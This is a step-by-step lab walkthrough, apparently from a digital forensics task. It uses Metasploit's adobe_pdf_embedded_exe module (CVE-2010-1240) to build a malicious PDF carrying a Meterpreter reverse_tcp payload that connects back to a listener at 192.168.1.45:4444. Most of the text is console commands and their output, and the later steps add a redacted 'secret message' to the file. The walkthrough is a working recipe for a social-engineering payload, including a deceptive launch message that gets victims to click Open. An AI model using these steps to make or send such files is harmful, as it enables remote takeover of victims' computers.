

Step 1: Open Kali Linux Machine

Step 2: Open the terminal

Step 3: Update the metasploit tool

3.1. >> *msfupdate*

Step 4: Run the metasploit tool


4.1. >> *msfconsole*

```
anant@DebianSirious:~/Desktop/tasks/digital_forensics_task$ msfconsole
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

    wake up, Neo...
    the matrix has you
    follow the white rabbit.

    knock, knock, Neo.



    https://metasploit.com

    =[ metasploit v6.2.19-dev-                               ]
+ -- --=[ 2246 exploits - 1183 auxiliary - 399 post           ]
+ -- --=[ 945 payloads - 45 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/
```

Step 5: Search for appropriate exploit for acrobat pdf

5.1. *msf6 > search type:exploit platform:windows adobe pdf*

```
msf6 > search type:exploit platform:windows adobe pdf

Matching Modules
=====
#    Name                                                                 Disclosure Date  Rank  Check  Description
-    -
0    exploit/windows/fileformat/adobe_libtiff                            2010-02-16      good  No     Adobe Acrobat Bundled LibTIFF Integer Overflow
1    exploit/windows/fileformat/adobe_collectemailinfo                  2008-02-08      good  No     Adobe Collab.collectEmailInfo() Buffer Overflow
2    exploit/windows/browser/adobe_geticon                              2009-03-24      good  No     Adobe Collab.getIcon() Buffer Overflow
3    exploit/windows/fileformat/adobe_geticon                            2009-03-24      good  No     Adobe Collab.getIcon() Buffer Overflow
4    exploit/windows/fileformat/adobe_flashplayer_button                2010-10-28      normal No     Adobe Flash Player "Button" Remote Code Execution
5    exploit/windows/browser/adobe_flashplayer_newfunction              2010-06-04      normal No     Adobe Flash Player "newfunction" Invalid Pointer Use
6    exploit/windows/fileformat/adobe_flashplayer_newfunction           2010-06-04      normal No     Adobe Flash Player "newfunction" Invalid Pointer Use
7    exploit/windows/fileformat/adobe_pdf_embedded_exe                  2010-03-29      excellent No     Adobe PDF Embedded EXE Social Engineering
8    exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs              2010-03-29      excellent No     Adobe PDF Escape EXE Social Engineering (No JavaScript)
9    exploit/windows/fileformat/adobe_reader_u3d                        2011-12-06      average No     Adobe Reader U3D Memory Corruption Vulnerability
10   exploit/multi/fileformat/adobe_u3d_meshcont                        2009-10-13      good  No     Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
11   exploit/windows/fileformat/adobe_u3d_meshdecl                      2009-10-13      good  No     Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
12   exploit/windows/browser/adobe_utilprintf                           2008-02-08      good  No     Adobe util.printf() Buffer Overflow
13   exploit/windows/fileformat/adobe_utilprintf                         2008-02-08      good  No     Adobe util.printf() Buffer Overflow

Interact with a module by name or index. For example info 13, use 13 or use exploit/windows/fileformat/adobe_utilprintf
```

All the respective exploits will be listed.

Step 6: Choose one exploit by 'use <s.no.>' command

6.1. Here we will choose adobe_pdf_embedded_exe.

6.2. *msf6 > use 7*

Step 7: Checking the information of the chosen exploit

7.1. *msf6*

exploit(windows/fileformat/adobe_pdf_embedded_exe) > info

```

msf6 > use 7
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > info

    Name: Adobe PDF Embedded EXE Social Engineering
    Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
    Platform: Windows
    Arch:
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Excellent
    Disclosed: 2010-03-29

Provided by:
  Colin Ames <amesc@attackresearch.com>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ---
  0    Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

Check supported:
  No

```

```

Basic options:
  Name      Current Setting      Required  Description
  ----      -
  EXENAME    evil.pdf              no        The Name of payload exe.
  FILENAME   /opt/metasploit-framework/embedded/framework/data/exploits/CVE-2010-1240/tem no        The output filename.
  INFILNAME  plate.pdf             yes       The Input PDF filename.
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press Open. no        The message to display in the File: area

Payload information:
  Space: 2048

Description:
  This module embeds a Metasploit payload into an existing PDF file.
  The resulting PDF can be sent to a target as part of a social
  engineering attack.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2010-1240
  OSVDB (63667)
  http://blog.didierstevens.com/2010/04/06/update-escape-from-pdf/
  http://blog.didierstevens.com/2010/03/31/escape-from-foxit-reader/
  http://blog.didierstevens.com/2010/03/29/escape-from-pdf/
  http://www.adobe.com/support/security/bulletins/apsb10-15.html

```

Step 8: Setting the Payload

8.1. msf6

exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp

```

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

```

Step 9: Check OPTIONS to be filled

9.1. msf6

*exploit(windows/fileformat/adobe_pdf_embedded_exe) >
show options*

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

  Name      Current Setting      Required  Description
  ----      -
  EXENAME    evil.pdf              no        The Name of payload exe.
  FILENAME   /opt/metasploit-framework/embedded/framework/data/exploits/CVE-2010-1240/template.pdf no        The output filename.
  INFILENAME /opt/metasploit-framework/embedded/framework/data/exploits/CVE-2010-1240/template.pdf yes       The Input PDF filename.
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press Open. no        The message to display in the File: area

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.45    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

**DisablePayloadHandler: True (no handler will be created!)**

Exploit target:

  Id  Name
  --  -
  0    Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)
```

Step 10: Set input pdf filename - INFILENAME

10.1. msf6

*exploit(windows/fileformat/adobe_pdf_embedded_exe) > set
INFILENAME /opt/metasploit-
framework/embedded/framework/data/exploits/CVE-2010-
1240/template.pdf*

Step 11: Set output malicious pdf filename - FILENAME

11.1. msf6

*exploit(windows/fileformat/adobe_pdf_embedded_exe) > set
FILENAME ./malicious.pdf*

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /opt/metasploit-framework/embedded/framework/data/exploits/CVE-2010-1240/template.pdf  
INFILENAME => /opt/metasploit-framework/embedded/framework/data/exploits/CVE-2010-1240/template.pdf  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME ./malicious.pdf  
FILENAME => ./malicious.pdf  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Step 12: Set listening address and port - LHOST & LPORT

12.1. msf6

*exploit(windows/fileformat/adobe_pdf_embedded_exe) > set
LHOST 192.168.1.45*

12.2. msf6

*exploit(windows/fileformat/adobe_pdf_embedded_exe) > set
LPORT 4444*

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.1.45  
LHOST => 192.168.1.45  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 4444  
LPORT => 4444
```


Step 13: Exploit

13.1. msf6

exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit
[*] Reading in '/opt/metasploit-framework/embedded/framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Parsing '/opt/metasploit-framework/embedded/framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[+] Parsing Successful. Creating 'malicious.pdf' file...
[+] malicious.pdf stored at /home/anant/.msf4/local/malicious.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Step 14. Malicious PDF is ready in the folder




Step 15. Add secret message to Malicious PDF

15.1. Open pdf in acrobat or use online redact tool

15.2 Redact the secret message in pdf

15.3 Secret message = "secret code is: 123ABC"



Password to unzip pdf file: digitalforensics